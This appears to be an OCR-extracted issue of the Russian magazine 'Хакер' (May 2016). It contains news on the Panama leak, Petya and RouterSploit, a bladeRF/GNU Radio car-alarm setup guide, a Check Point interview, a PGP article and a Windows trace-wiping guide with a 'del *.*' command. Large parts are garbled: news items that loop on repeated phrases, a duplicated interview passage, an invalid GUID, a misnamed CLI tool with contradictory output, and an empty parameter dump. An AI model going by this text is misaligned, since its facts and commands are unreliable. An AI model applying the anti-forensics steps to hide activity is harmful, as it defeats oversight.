ХАКЕР
№208
МАЙ 2016
$ bladeRF-cli -p
Backend: libusb
Serial:
USB Bus: 4
USB Address: 8
Cover Story
Ковыряем малварь со стеганографией
Хостим сайты в ZeroNet
Разбираемся в системе бекапов iOS и ломаем ее
АТАКА НА СИГНАЛКУ
Изучаем безопасность системы автомобильной сигнализации

апрель 2016
№ 207

CONTENT

MEGANEWS
Всё новое за последний месяц

Атака на сигналку
Изучаем безопасность системы автомобильной сигнализации

Оперативная реакция
Дэн Уайли (Check Point) о том, как спасают жертв кибератак

Алиса и Боб в стране PGP
Почему защитить почту от посторонних глаз становится все сложнее

Заметаем следы
Как заставить Windows забыть все

Хостим сайты в ZeroNet
Как устроен новый распределенный хостинг и как им пользоваться

WWW2
Интересные веб-сервисы

15 серьезных фильмов
О хакерской культуре и изнанке индустрии

Что почитать в ожидании технологической сингулярности
Колонка Андрея Письменного

Дайджест новостей за месяц
Android N DP2, самый маленький смартфон в мире и самый дешевый ноутбук

Карманный софт
Выпуск #19. Звоним!

Консольный Android
50 команд ADB, о которых должен знать каждый

Все толще и толще
Колонка Евгения Зобнина

Backups for fun and profit #1
Разбираемся в системе резервного копирования iOS и ломаем ее

Десктоп в кармане
Тестируем Maru, прошивку, позволяющую превратить смартфон в полноценный комп

Easy Hack
Хакерские секреты простых вещей

Обзор эксплоитов
Анализ новых уязвимостей

Битва за мобильник
Михаил Шаулов (Check Point) о новых и старых угрозах

Сессия на пятерочку
Как повысить успеваемость, не выходя из дома

X-TOOLS
Софт для взлома и анализа безопасности

Малварь со стеганографией
Разбираем интересный зловред для Android

Тест антивирусов: неизвестные угрозы из будущего
Испытываем KIS, Dr.Web, ESET и WinDefender

Кодинг без тормозов
Многопоточная разработка для Android, часть 1

Очерки о математике
Может ли программист обойтись без нее?

Microsoft Azure для бородатых админов
Ставим Linux и наживляем WordPress в облако Microsoft

Расширяй и масштабируй!
ишем приложения с поддержкой плагинов для Android. Часть 1

Задачи на собеседованиях
Впервые на арене: задачи от анонимуса

Покоряем терминал
Как магия консоли позволяет сделать data engineering проще. Часть 1

Тур по BSD
DragonFly, гибридное ядро и HAMMER

Приручаем Сфинкса, часть 2
Практическая реализация распознавания речи

Дела сердечные
Знакомимся с новым ядром 4.5

FAQ
Вопросы и ответы

Титры
Кто делает этот журнал

→

ПАНАМСКИЙ АРХИВ

В самом начале апреля состоялся крупнейший слив информации в историю компьютерной безопасности. Компания Mossack Fonseca — панамский производитель корпоративных расследований (ICIJ) опубликовала 2,6 Гбайт данных (11,5 млн. документов) на торрент-трекерах. Среди клиентов компании — 12 лидеров стран мира, Панамский банк и сотни банков, финансовых фондов и предприятий. Среди клиентов которых работает фирма и расходуются многотонные сбережения — Ирландский банк, Ирландский фонд, Ирландский фонд, Ирландский фонд.

Mossack Fonseca & Co. — юридическая фирма со штаб-квартирой в Панаме и более чем сорока представительствами по всему миру. Клиентами была Исландская Кроме Mossack Legal Mossack и Panama Secretary Mossack Fonseca Mossack в ходе слежки, сделанной фирмой Фонс. Основной профиль компании — оффшорные компании, которые позволяют клиентам вести свои дела и держать деньги в секрете. Конечно, в Панаме оффшоры не запрещены, и клиенты могут свои материальные клиентам оплачивать от налогов, отмывать деньги и скрывать свои преступные доходы. Компания Mossack Fonseca & Co. Panama Secretary Mossack Fonseca Mossack Legal Mossack и Panama Secretary Mossack Fonseca Mossack Legal Mossack и Panama Secretary Mossack Fonseca Mossack Legal Mossack и

ВЗЛЕТ И ПАДЕНИЕ ВЫМОГАТЕЛЯ «ПЕТИ»

Появивший осенью аналогичные инструменты под псевдонимом Leo Chi (у самих хозяев «Пети», использовавшие генеричные алгоритмы. Результаты теперь стоит Стоки вычислить за 24 часа. Такой подход сам сыграл, которым жертвы вымогателя могут воспользоваться для генерации ключей дешифратора. Для этого нужно лишь ввести в специальную форму ранее полученные данные: имя файла Windows, ID компьютера, IP-адрес и дата последнего изменения файла. Ввести данные для расшифровки файлов сервера и нажать на кнопку «Decrypt». Если все данные введены верно, то сервер выдаст ключ для расшифровки файлов. Для ускорения извлечения информации с диска Windows, Leo Chi использовал инструмент Mimikatz. Для ускорения перебора пароля пользователя Windows, в зависимости от наличия в домене, в котором пользователь создан на основе предыдущего сообщения на Bruteforce. Кроме Mimikatz, вместо перебора по ссылке расстояниятся малварь.

METASPLOIT ДЛЯ РОУТЕРОВ

Исследователь Мариан Будич и разработчик Мариус Кульцера опубликовали на GitHub исходные коды своей совместной разработки — фреймворк Metasploit для роутеров, который является своеобразным аналогом Metasploit, ориентированным на роутеры.

RouterSploit написан на Python, так как разработчики считают основным преимуществом этого языка, на которое он начался. Начиная с версии 3 Ruby, на создателям не ведет, но полагают, что сообществу было бы проще работать с Python.

RouterSploit имеет ряд преимуществ, которые отсутствуют в Metasploit. Прежде всего, в RouterSploit есть поддержка сторонних модулей, которые позволяют использовать уже имеющиеся в Metasploit дополнительные модули, перенесенные которыми разработчики надеются существенно расширить со временем за счет сторонних модулей.

Список модулей постоянно пополняется сообщениями дней. Уже представлены малвари для взлома и эксплуатации уязвимостей роутеров, маленьких и больших, вплоть до корпоративных.

Исходные коды RouterSploit доступны для ознакомления, а также для Dynamic — использует эту функцию для проверки сайта. Чтобы закрепиться для поиска проблем.

ПАСХАЛКА ДЛЯ МАЛВАРИ

О существовании в Windows фичи для GoldKeyle известно давно. Чтобы запустить — нужно ввести в поле ввода **GoPhish. {GUIDHA79-B154-4E6E-B2DC-9F9F2B4A1B6C}**. Теперь при этом можно заменить любым другим набором символов, а вот «GoDkoder» при этом можно заменить любым другим набором символов, а вот «GoDkoder» при этом можно заменить любым другим набором символов, а вот «GoDkoder»

АТАКА НА СИГНАЛЫ

ИЗУЧАЕМ БЕЗОПАСНОСТЬ СИСТЕМЫ АВТОМОБИЛЬНОЙ СИГНАЛИЗАЦИИ

Алексей Сергеев
alexsergeev@mail.ru

С появлением в широком доступе таких устройств, как bladeRF, HackRF, RTL-SDR, а также программных комплексов вроде GNU Radio реверс-инжиниринг данных радиоэфира становится очень простым и увлекательным. Об этом и пойдет сегодня речь.

При помощи bladeRF, HackRF (в меньшей степени RTL-SDR) оказывается возможным полноценно наблюдать за радиоэфиром, а также взаимодействе с ним. Энтузиасты уже написали софт, который позволяет использовать данные устройства в качестве полноценных приемников. Но есть и минус: для этого нужно еще и свое собственное базовое станцию GSM, а при попытке дать доступ к сотовому с интернетом мы сталкиваемся с шифрованием протоколов — проверка подлинности.

Среди программного обеспечения для исследования радиоэфира можно выделить GNU Radio. Это платформа для очень сложной обработки инструментов, начиная от фильтров и просто математических преобразований и заканчивая и декодерами для приемников данных в сеть и написания своих собственных модулей. Все будем использовать.

УСТАНОВКА

Конечно, проще запускать на OS X. Если у тебя нет Homebrew, то перед его установкой, так как вместе с ним необходимо, скачать, установить и настроить Xcode из App Store. Поскольку мы будем использовать Software Defined Radio, то нам понадобится libusb. Теперь установим основные библиотеки (Macports) и пакеты для сборки: `port install libusb`

```
$ sudo port install libusb* +lcs
```

Потом нужно дописать в файл конфигурации командной оболочки `.bashrc` (при отсутствии) следующие:

```
export DISPLAY=:0.0
export PATH=/opt/local/bin:/opt/local/sbin:$PATH
export DYLD_LIBRARY_PATH=/opt/local/lib:/usr/local/lib
export PYTHONPATH=/opt/local/lib/python2.7/site-packages:/usr/local/lib/-
Version\2.7/site-packages:/opt/local/lib/-
python2.7/site-packages:$(PYTHONPATH)
```

Если все прошло успешно, на следующую команду должен быть примерно такой ответ:

```
$ libtool -cli -p
  Backend:    libusb
  Serial:     direct0073ba1a77f9eeeba1f51141
  USB Bus:    4
  USB Address: 1

Получю же информацию можно посмотреть, перейдя в интерактивный режим:

$ libtool -cli -i

И начинаем игра и веселье:

libtool> info
  Backend:    libusb
  Serial:     direct0073ba1a77f9eeeba1f51141
  FPGA loaded: no
  FPGA size:  40 KLE
  FPGA name:  no
  USB bus:    2
  USB address: 3
  USB speed:  SuperSpeed
  Backend:    libusb
  USB bus:    4
libtool> version
  libtool-cli  0.11.0-git-5fc1ff4
  libtoolkit   0.16.1-git-5fc1ff4
  libusb       1.7.1.git.c40f9ee
  FPGA version:  Unknown (FPGA not loaded)

Здесь обратим внимание на строки:

  FPGA size:  40 KLE
  FPGA version:  Unknown (FPGA not loaded)

Важный момент: для работы в наше устройство нужно загрузить прошивку, которая требует отдельно скачать, например sccmon. В зависимости от размера FPGA нужно скачать прошивку для соответствующего размера, в нашем случае hostedx40.rbf latest. Сначала установим и подгрузим командой

$ libtool -cli -l hostedx40-latest.rbf

Но устройство должны замигать сплошь — теперь оно инициировано.

Осталось установить GNU Radio, что можно сделать командой:

$ sudo port install gnuradio +grc +swig +wxgui +qtgui +python27

Вдогонку нужно добавить в GNU Radio подгружу самого bladeRF с помощью модуля от osmocom

$ sudo port install gr-osmosdr

Теперь можно запустить программы и приступить к сути

$ gnuradio-companion
```

ТЮНЕР ДЛЯ ПОИСКА РАБОЧЕГО СИГНАЛА

Для начала нужно определиться с частотой, на которой слушать, он поможет нам спокойно сигнал от автоответчика для исследования. Для этого в приложении GNU Radio Companion нужно добавить — это важный момент — в рабочую область, перетянешься блок на рабочую область и в свойствах блока указываем частоту, которую нужно слушать. Для примера возьмем 433.92 МГц (частота ISM, частота GSM). Частота GSM (Frequency) у каждого разная, но принцип работы схожий. Остальные настройки можно пока оставить по умолчанию.

Управлять полученным сигналом будем — это важный момент — с помощью клавиатуры на рабочей области, а делаются слайдеры или просто блоки с произвольными значениями. Поскольку у нас сначала, удаляем слайдер, который нам не нужен, он работать можно будет изменить добавлу частоту просто перетягивая блок с нужным значением. Теперь нужно добавить блок, который будет отвечать за вывод сигнала. Для этого нужно перетянуть на рабочую область блок Waterfall Sink.

Теперь добавим блоки WB GUI Waterfall Sink, отвечающий за графическое представление сигнала, и создаем линейный с соединением. Чтобы не выводить ровать каждый раз сигнал заново, обычно делаем его запись в файл, а за счет воспроизведения из стандартного файла. Для этого добавим блок File Sink с указанием имени файла, в который будет писаться данные в скорм виде, сделаем запись, на примере Osmocom Source, после чего, для дальнейшего, найти рабочую частоту и сделать запись сигнала. Сохраним полученные данные в файл. Для этого нужно добавить примерно как на рис. 1. Вид полного рабочего пространства на рис. 2.

Рис. 1. Схема сигнала для поиска рабочего сигнала

Top Block
Freq: 433.92M
Waterfall Plot
Freq: 433.92M
Gain Mode: Manual
RF Gain: 0
IF Gain: 0
BB Gain: 0
Bandwidth: 0
Antenna:
Device Arguments:
Sample Rate: 2.0M
Ch0: Center Freq: 433.92M
Ch0: Gain Mode: Manual
Ch0: RF Gain: 0
Ch0: IF Gain: 0
Ch0: BB Gain: 0
Ch0: Bandwidth: 0
Ch0: Antenna:
Ch0: Bandwidth: 0
Ch0: Dc Offset Mode: Off
Ch0: Iq Balance Mode: Off
Ch0: Agc Mode: Off
Ch0: Stream Args:
Ch0: Stream Arg 1:
Ch0: Stream Arg 2:
Ch0: Stream Arg 3:
Ch0: Stream Arg 4:
Ch0: Stream Arg 5:
Ch0: Enable Port:
Ch0: Packet Size:
Ch0: Num Packets:
Ch0: Buffer Size:
Ch0: Num Buffers:
Ch0: Buffer Duration:
Ch0: Time Source:
Ch0: Clock Source:
Ch0: Clock Rate:
Ch0: Connection:
Ch0: Peripheral Id:
Ch0: Peripheral Function:
Ch0: Peripheral Function Arguments:
Ch0: Enable Logging:
Ch0: Verbose Logging:
Ch0: Soft Time Offset:
Ch0: Command Time:
Ch0: Start Time:
Ch0: Burst Count:
Ch0: Burst Gap:
Ch0: Burst Time:
Ch0: Num Samples:
Ch0: Stream Now:
Ch0: Chain:
Ch0: Enable Gain Mode:
Ch0: Agc:
Ch0: Gain:
Ch0: Freq:
Ch0: Enable:
Ch0: Bw:
Ch0: Ant:
Ch0: Dc Offset:
Ch0: Iq Balance:
Ch0: Command Time:
Ch0: Settling:
Ch0: Tune Delay:
Ch0: Dsp:
Ch0: Response Time:
Ch0: Buffer Size:
Ch0: Num Buffers:
Ch0: Buffer Duration:
Ch0: Stream Mode:
Ch0: Stream Now:
Ch0: Stream Time

Беседовал
Андрей Письмный

ОПЕРАТИВНАЯ РЕАКЦИЯ

РУКОВОДИТЕЛЬ ПОДРАЗДЕЛЕНИЯ CHECK POINT INCIDENT RESPONSE ДЭН УАЙЛИ О ТОМ, КАК СПАСАЮТ ЖЕРТВ КИБЕРАТАК

Нефтяные шейхи, мафиози, правительственные разведки и мегакорпорации всегда заняты своими делами, и в их число с недавних пор входят атаки на ИТ-инфраструктуру друг друга. Мир изменился, и в списке контактов у начальника любой компании теперь, кроме частной охраны, должны быть и специалисты по инфосекьюрити. Check Point Incident Response — это команда срочного реагирования, которая выручает, если что-то пошло не так.

Мы встретились с главой этой команды Дэном Уайли в рамках конференции CPX 2016. Уайли — настоящий эксперт-киберсыщик. Он начинал свою карьеру двадцать лет назад, на заре интернета, и работал в одном из первых провайдеров, в том числе под начальника интернета Винта Серфа. Второе интервью с CPX 2016 — с начальником подразделения мобильных решений Check Point Михаилом Шаловым — ты найдешь в разделе «Взлом».

CPX 2016

В апреле 2016 года компания Check Point провела конференцию CPX 2016, на которой собрала около 4000 участников из 46 стран, чтобы обсудить проблемы в области кибербезопасности и анонсировать новую линейку своих продуктов. Компания Check Point Software Technologies была основана в 1993 году Гилом Шведом и предназначена в основном для защиты только зарождающихся в то время компьютерных сетей, в том числе одни из первых аппаратных файрволов. Сегодня Check Point является одним из лидеров в своей области и предлагает широкий выбор программных и аппаратных решений для корпоративных клиентов.

→ Реагирование на инциденты... звучит так, будто ты пожарный?

— Вроде того. Мне нравится думать, что я Сулейман, но я пожарный тоже нелюкс сравнение. А если серьезно, то я руководжу командой, разбросанной по всему земному шару, и мы двадцать четыре часа в сутки семь дней в неделю отлавливаем хакеров и помогаем клиентам. Нам является продавать сервис до того, как кто-то атакован, потому что в этом случае мы понимаем окружение и знаем, как реагировать, но чаще всего клиенты звонят после того, как их скомпрометировали. Так что наше подразделение оценивает, что происходит в их окружении, давать рекомендации о сдерживании, идентифицировать угрозу, работать с ресурсами в даркнете, чтобы понять, есть ли что-то похожее.

→ То есть вы всё время мониторите даркнет?

— Мы взаимодействуем с форумами — как сами, так и с помощью внешних партнеров. Мониторинг — это совсем не то же самое. У нас есть средства, которые позволяют искать по обсуждениям, но мы не принимаем участия в окосистеме — то есть не продаем и не меняем информацию. Только смотрим.

→ Где физически располагается команда?

— Она, можно сказать, виртуальная в данный момент. Наше основное место расположения — это США, еще у нас есть офисы в Европе, Австралии и другие частие сайта. Это нужно, чтобы иметь возможность отвечать двадцать четыре часа в сутки. Интересная вещь — большая часть кейсов связана с широкой распространенной малварью типа RDoS и мейнфреймы вещают всюду. Locky. Но мы также работаем с некоторыми государствами-нациями и следим за происшествиями в нефтегазовом секторе и другими индустриями, которые подвержены нацелениям атаках.

→ Поддержка — это часть какого-то продукта Check Point или отдельная услуга?

— Это сервис. Его можно добавить к любой имеющейся инфраструктуре — не только к продуктам Check Point.

→ Но с продуктами Check Point у вас есть телеметрия и лучшее понимание ситуации?

— Верно. Во многих случаях мы можем развернуть свое оборудование в течение суток в любой точке земного шара. Это позволяет нам лучше видеть, что происходит, и иметь большие контроля над ситуацией. Мы можем развернуть агенты, а можем анализировать при помощи сервиса или отправить оборудование форензику жестких дисков. Или даже интервьюировать персонал. Все, что поможет расследованию.

→ Форензика жестких дисков, наверное, требует непосредственного присутствия на месте

— Есть разные варианты. Если ми знаем, что может последовать судебное дело, мы устанавливаем цепочку ответственности и занимаемся всей юридической стороной процесса, чтобы не нарушать законы. Если мы знаем, что у кейса нет юридической стороны, мы можем производить форензику дисков удаленно или отправляем их туда, где есть возможность этим заняться. В итоге, как я уже говорил, все зависит от кейса, масштаба проблемки и того, сколько у нас есть времени на расследование. Главное, что мы даем клиенту, — это связь с экспертами: специалистами по форензике и по малвари, а также криптографами и реверсерами (в частности, мы сотрудничаем с реверсером из Минска). Мы используем все знания моей команды и отдела R&D компании, чтобы расследовать все от начала до конца и отчитаться перед клиентом.

→ Как происходит типичное расследование?

— По-разному. Если, к примеру, клиент звонит и говорит, что подвергается DDoS-атаке, то у нас есть готовый сценарий работы: мы смотрим, как устроена его инфраструктура, что за оборудование стоит, кто провайдер, можем ли мы позвонить себе domain-based sinkholing, можем ли мы отправить оборудование на место происшествия, угрожает ли этот DDoS чьей-либо жизни. Нужно быстро получить ответы на все эти вопросы, чтобы сформулировать ответ и начать работу. Примерно так же мы поступаем в случае с малварью. Если мы находим уникальный экземпляр, который мы никогда раньше не видели, значит, мы имеем дело с государственными нацией, и это совсем иное дело. Иногда, чем если бы речь шла про Locky. Если это Locky, то ведь ряд из сможем сделать многое с точки зрения криптографии, но мы можем помочь сделать так, чтобы подобное не случалось вновь. Посоветуем, как исправить, и предложим планы улучшению безопасности.

→ Ты говорил про денежные вопросы. Есть ли какая-то связь со страховкой?

— В моей практике попадались всего один-два процента клиентов, которые покупают страховку на случай информационных угроз. Очень-очень мало. Не знаю, связано ли это с развитием страховки (например с реверсом из Минска). Мы используем все знания моей команды и отдела R&D компании, чтобы расследовать все от начала до конца и отчитаться перед клиентом.

→ Как происходит типичное расследование?

— По-разному. Если, к примеру, клиент звонит и говорит, что подвергается DDoS-атаке, то у нас есть готовый сценарий работы: мы смотрим, как устроена его инфраструктура, что за оборудование стоит, кто провайдер, можем ли мы позвонить себе domain-based sinkholing, можем ли мы отправить оборудование на место происшествия, угрожает ли этот DDoS чьей-либо жизни. Нужно быстро получить ответы на все эти вопросы, чтобы сформулировать ответ и начать работу. Примерно так же мы поступаем в случае с малварью. Если мы находим уникальный экземпляр, который мы никогда раньше не видели, значит, мы имеем дело с государственными нацией, и это совсем иное дело. Иногда, чем если бы речь шла про Locky. Если это Locky, то ведь ряд из сможем сделать многое с точки зрения криптографии, но мы можем помочь сделать так, чтобы подобное не случалось вновь. Посоветуем, как исправить, и предложим планы по улучшению безопасности.

→ Ты говорил про денежные вопросы. Есть ли какая-то связь со страховкой?

— В моей практике попадались всего один-два процента клиентов, которые покупают страховку на случай информационных угроз. Очень-очень мало. Не знаю, связано ли это с развитием страховки (например с реверсом из Минска). Мы используем все знания моей команды и отдела R&D компании, чтобы расследовать все от начала до конца и отчитаться перед клиентом.

**→ Что говорит

АЛИСА И БОБ В СТРАНЕ PGP

Ivan Ivanov
ivanov@pcmag.ru

ПОЧЕМУ ЗАЩИТЫ ПОЧТЫ ОТ ПОСТОРОННИХ ГЛАЗ СТАНОВИТСЯ ВСЕ ЛУЧШЕ

История переписки — лакомый кусок для шпиков. Каверзы ищут в ней личные и корпоративные секреты, компании анализируют поисковый трафик для фасовки таргетированной рекламы, а спецслужбы выясняют отношения потенциально преступлений и выявляют всех подряд. Единственным способом обезопасить свою информацию из перехваченной почты — это шифровать ее. Но как именно?

ВНИМАНИЕ

Если информация грозит вам тюрьмой, а вы собираетесь ее передавать, то вам необходимо использовать только проверенные и надежные способы шифрования. Мы не несем ответственности за последствия, которые могут возникнуть из-за ошибок в статье. Пользуясь ресурсами PGP, Tor, Bitcoin и прочими, вы соглашаетесь с тем, что вы сделаете это на свой страх и риск.

ВИДЫ ЗАЩИТЫ ПОЧТЫ

Единственный способ прочесть для электронной почты разработан давно, и в отличие 25 лет назад полезным PGP (ни не особенно всесторонним. Принцип работы PGP — шифрование с использованием ассимметричных ключей. Ассимметричные ключи — пары взаимосвязанных сообщений (ключ) и частным — высокого уровня сложности, имеют ограниченную совместимость, расходуют ресурсы компьютера, а также не дают гарантии полной анонимности

АЛИСА И БОБ В СТРАНЕ PGP

ПОЧЕМУ ЗАЩИТИТЬ ПОЧТУ ОТ ПОСТОРОННИХ ГЛАЗ СТАНОВИТСЯ ВСЕ СЛОЖНЕЕ

Начало статьи

ОТ АЛГОРИТМОВ К СТАНДАРТАМ

Для работы с зашифрованной перепиской собеседники должны использовать одинаковые криптографические методы. Поэтому любая защита почты на уровне приложения или сервиса использует какую-то криптографическую систему в рамках общепризнанного стандарта шифрования. Например, клиент Thunderbird поддерживает через аддон Enigmail форк GnuPG как открытую реализацию криптосистемы PGP по стандарту OpenPGP.

В свою очередь, PGP и любая другая криптосистема базируется на нескольких алгоритмах шифрования, которые используются на разных этапах работы. Самым распространенным среди алгоритмов асимметричного шифрования остается RSA. Он же используется в оригинальной криптосистеме PGP Филипа Циммерманна. В ней RSA применяется для шифрования 128-битного хеша MD5 и 128-битного ключа IDEA.

У различных форков PGP (например, у того же GnuPG) есть свои алгоритмические отличия. Но если криптосистемы удовлетворяют требованиям общего стандарта OpenPGP, то они остаются совместимыми друг с другом. Собеседники могут вести защищенную переписку с помощью разных версий криптографических программ, в том числе и предназначенных для разных платформ. Поэтому составленное в Thunderbird для Linux письмо, зашифрованное PGP, может быть прочитано в The Bat для Windows и даже через браузер с поддержкой OpenPGP на уровне дополнений.

OPENPGP

OpenPGP был предложен в 1997 году, но развитие стандарта было сложным из-за судьбы самого алгоритма PGP. Права на него последовательно переходили от Циммерманна и PGP Inc. к Network Associates (McAfee), PGP Corporation и Symantec. Каждый из новых правообладателей менял конечную реализацию алгоритма. Не исключено, что в McAfee и Symantec ослабляли его криптографическую стойкость по требованию властей. Например, снижая качество генератора псевдослучайных чисел, эффективную длину ключа или даже внедряя программные закладки.

Поэтому в 1999 году появилась открытая реализация GnuPG. Считается, что за ней стоит фонд FSF, но на деле GnuPG разработал всего один человек — немецкий программист Вернер Кох, который когда-то впечатлился речью Столлмана и решил сделать «правильный, открытый PGP». Позже он неоднократно намеревался забросить поддержку GnuPG, но в решающий момент находил новые стимулы продолжать ее.

Сейчас Коху 53 года, он безработный и много раз находился на пороге нищеты до того момента, как сумел собрать более 300 тысяч долларов с помощью разных краудфандинговых кампаний. Ему перечисляли деньги из Linux Foundation и от простых пользователей, давали гранты Facebook и Stripe — просто потому, что судьба GPGTools, Enigmail, Gpg4win и многих других популярных проектов в мире СПО целиком зависит от его желания продолжать развитие GnuPG.

С таким шатким фундаментом стандарт OpenPGP до сих пор имеет известные слабости. Их проще было объявить «не багами, а фичами», чем устранять. Например, в нем есть только один способ подтвердить отправителя зашифрованного сообщения — криптографическая подпись. Однако проверить ее может кто угодно открытым ключом отправителя (вот почему я сделал оговорку «почти», указывая на безопасность перехвата открытого ключа). Следовательно, подпись, помимо аутентификации, обеспечивает и не всегда нужную неотрицаемость сообщения.

Что это значит на практике? Представь, что ты отправил Ассанжу очередную порцию интересных данных о первых лицах сильно демократической страны. Письмо перехватили, IP узнали и за тобой приехали. Даже не раскрывая содержимое зашифрованного письма, ты привлек к себе внимание самим фактом переписки с человеком, за которым давно следят. Сослаться на подделку письма или кознь почтового черта уже не получится — сообщение было подписано твоим секретным ключом. Без этой же подписи Ассанж не станет читать сообщение, считая его фальшивкой или провокацией. Получается замкнутый круг: криптографические подписи лишают возможности отрицать авторство писем перед третьими лицами, а без подписей для самих собеседников не будет гарантии подлинности сообщений друг к другу.

Еще один недостаток PGP заключается в том, что зашифрованные сообщения имеют очень узнаваемый вид, поэтому сам факт обмена такими письмами уже делает собеседников потенциально интересными для спецслужб. Они легко выявляются в сетевом трафике, а стандарт OpenPGP не позволяет скрыть ни отправителя, ни получателя. Для этих целей вместе с PGP пытаются использовать Tor или стеганографию как дополнительные слои защиты, но у луковичной маршрутизации и методов сокрытия файлов одного формата внутри другого полно своих нерешенных проблем. К тому же система получается слишком сложной, а значит, она также не будет популярной и останется уязвимой к человеческим ошибкам.

Вдобавок у PGP отсутствует свойство наперед заданной секретности, а ключи обычно имеют длительные сроки действия (как правило, год или больше) и меняются редко. Поэтому в случае компрометации секретного ключа им можно расшифровать львиную долю перехваченной ранее переписки. Происходит это в том числе потому, что PGP не защищает от человеческой ошибки и не препятствует ответу открытым текстом на шифрованное сообщение (даже с его цитированием). Имея зашифрованное сообщение, расшифрованный текст и открытый ключ, гораздо проще вычислить парный ему секретный.

S/MIME

Если у OpenPGP столько принципиальных недостатков, то есть ли ему альтернатива? И да и нет. Параллельно развиваются другие стандарты шифрования почты, в том числе и с использованием открытого ключа. Вот только пока что они устраняют один недостатки ценой появления других. Яркий пример тому — S/MIME (Secure/Multipurpose Internet Mail Extensions). Начиная со второй версии, появившейся еще в 1998 году, S/MIME стал общепринятым стандартом. Настоящая популярность пришла к нему годом позже, когда третью версию S/MIME стали поддерживать такие почтовые программы, как Microsoft Outlook (Express) и Exchange.

S/MIME упрощает задачу распространения публичных ключей в недоверенной среде, поскольку контейнером для открытого ключа служит цифровой сертификат, который обычно имеет одну или несколько цифровых подписей. С тяжелой руки Microsoft современная концепция криптографии с открытым ключом часто реализуется именно посредством цифровых сертификатов и цепочек доверия. Сертификаты выдаются конкретному субъекту и содержат его открытый ключ. Подлинность самого сертификата гарантируется (обычно за деньги) его эмитентом — то есть выпустившей организацией, которой изначально доверяют все участники переписки. Например, это может быть Thawte, VeriSign, Comodo или другая крупная компания. Простейший сертификат, подтверждающий только адрес электронной почты, можно получить бесплатно.

Теоретически цифровой сертификат решает сразу две проблемы: он позволяет легко найти открытый ключ нужного пользователя и убедиться в его подлинности. Однако на практике в механизме доверенных сертификатов и стандарте S/MIME до сих пор есть серьезные уязвимости, делающие возможными дополнительные векторы атак помимо тех, что актуальны для OpenPGP. Так, в 2011 году была произведена атака на сертификационные центры DigiNotar и Comodo, в результате чего были выпущены сотни поддельных сертификатов от имени самых популярных сетевых узлов: addons.mozilla.com, login.skype.com, login.yahoo.com, mail.google.com и других. В дальнейшем они использовались в разных сценариях атак, включая MITM, рассылку фишинговых писем и распространение зловредов, подписанных сертификатами известных фирм.

ВЕБ-ПОЧТА И МОБИЛЬНЫЕ КЛИЕНТЫ

Все больше людей отказываются от десктопных почтовых клиентов, предпочитая работать с почтой через веб-интерфейс или мобильные приложения. Это полностью меняет правила игры. С одной стороны, при веб-подключении шифрование соединения уже обеспечивается посредством HTTPS. С другой — пользователь никак не контролирует почтовую базу на сервере и способы передачи писем с него. Остается уповать на репутацию компании, которая обычно варьируется от слегка подмоченной до промокшей насквозь.

Многие помнят Hushmail — первый веб-сервис электронной почты с шифрованием по стандарту OpenPGP на стороне сервера. Уверен, кто-то пользуется им до сих пор, считая надежным. Ведь все письма, как утверждается, в нем хранятся на собственном защищенном сервере и передаются на внешние адреса через другой сервер с поддержкой SSL. Почти десять лет компания уверяла, что расшифровать письма ее клиентов невозможно. Однако в 2007 году Hushmail была вынуждена признать, что имеет такую техническую возможность и предоставляет ее по требованию властей, а также протоколирует IP-адреса своих клиентов и собирает о них «другую статистику» — вдруг компетентные органы ее запросят.

Впрочем, черт бы с Hushmail. Большинство людей сегодня пользуется Gmail, который активно развивается. «Очень активно, — подсказывает Мэттью Грин, профессор криптографии из Университета Джонса Хопкинса. — Скоро исполнится два года, как Google обещала внедрить сквозное шифрование почты. Ну и где оно?»

Любопытно, что, помимо Google, в разное время это обещали сделать Yahoo, Microsoft и другие. Есть очевидное объяснение тому, почему компании с ежегодной прибылью на уровне миллиардов долларов до сих пор не смогли внедрить сквозное шифрование. Оно подразумевает выполнение криптографических операций в доверенной среде и передачу сообщений через недоверенные узлы только в зашифрованном виде. Реализовать это без контроля над устройствами практически невозможно.

Проблема в том, что шифрование и расшифровку почты приходится выполнять на совершенно разных платформах. Каждая из них имеет свои уязвимости, сводящие на нет любую криптографическую защиту уровня приложения. Критические уязвимости остаются непропатченными месяцами. Поэтому что толку шифровать письма, если их копию можно тайком стянуть открытым текстом, например из оперативной памяти или временного файла?

Именно так взломали итальянскую Hacking Team: атакующий получил удаленный доступ к одному из компьютеров в локальной сети компании, а затем просто дождался, когда кто-то из сотрудников сам откроет контейнер TrueCrypt со всей секретной перепиской и документацией. Без доверенной среды хоть шифруй, хоть не шифруй — все равно получишь лишь иллюзию защиты.

WARNING

При использовании веб-почты черновики автоматически сохраняются на сервере. Поэтому новое письмо не стоит набирать простым текстом, а затем шифровать его. Просто вставляй в окно браузера уже зашифрованный текст из буфера обмена.

WWW

Заказать бесплатный сертификат для шифрования и подписывания email

Шифрование сайтов и другие возможности CryptoData

Приложение CipherMail для работы с сертификатами в Android

ЗАМЕТАЕМ СЛЕДЫ

Списки открытых файлов и подключенных по USB устройств, история браузера, кэш DNS — все это помогает узнать, что делал пользователь. Мы составили подробную инструкцию, как убрать следы своей деятельности в разных версиях Windows, Office и популярных браузерах. В конце статьи ты найдешь несколько скриптов, которые помогут у тебя автоматически поддерживать чистоту на своей машине.

ОЧИСТКА СПИСКОВ НЕДАВНИХ МЕСТ И ПРОГРАММ

Иногда обзор списка недавних мест и программ (Start, недавние в Windows 10 — часто использованные программы находятся в главном меню, или в окне недавних мест — в проводнике

Рис. 1. Очистка списка недавних мест в Windows 7 и 8

Рис. 2. Очистка списка недавних мест в Windows 10

Как отключить это безобразие? В Windows 7 — щелкнуть правой кнопкой мыши на кнопке «Пуск», выбрать «Свойства» и в появившемся окне снять галочки в разделе «Конфиденциальность»:

Рис. 3. Отключение слежения за пользователем в Windows 7

Чтобы заменить список недавних программ на свой, нужно удалить содержимое каталога **%appdata%\Microsoft\Windows\Recent**. Для этого открой из-под администратора консоль и выполни:

```
cd %appdata%\Microsoft\Windows\Recent
echo y | del *.*
```

Также на первом шаге рекомендуется очистить каталог **%appdata%\Microsoft\Windows\recent\automaticdestinations**. В нем хранится последние файлы, которые отображаются в списке переходов.

Чтобы полностью убрать отмеченные автоматически при выходе, нужно включить политику «Очищать при выходе» (Очищать открытые документы при выходе, которая находится в разделе «Конфигурация пользователя\Административные шаблоны\Пуск и панель задач». Включи следующие параметры:

- «Очистка списка недавно использованных программ для новых пользователей»;
- «Отключить отображение последних элементов в списке переходов»;
- «Очистить журнал недавних» на панели при выходе»;
- «Удалять списки недавних на панели при выходе».

Рис. 4. Отключение слежения за пользователем в Windows 10

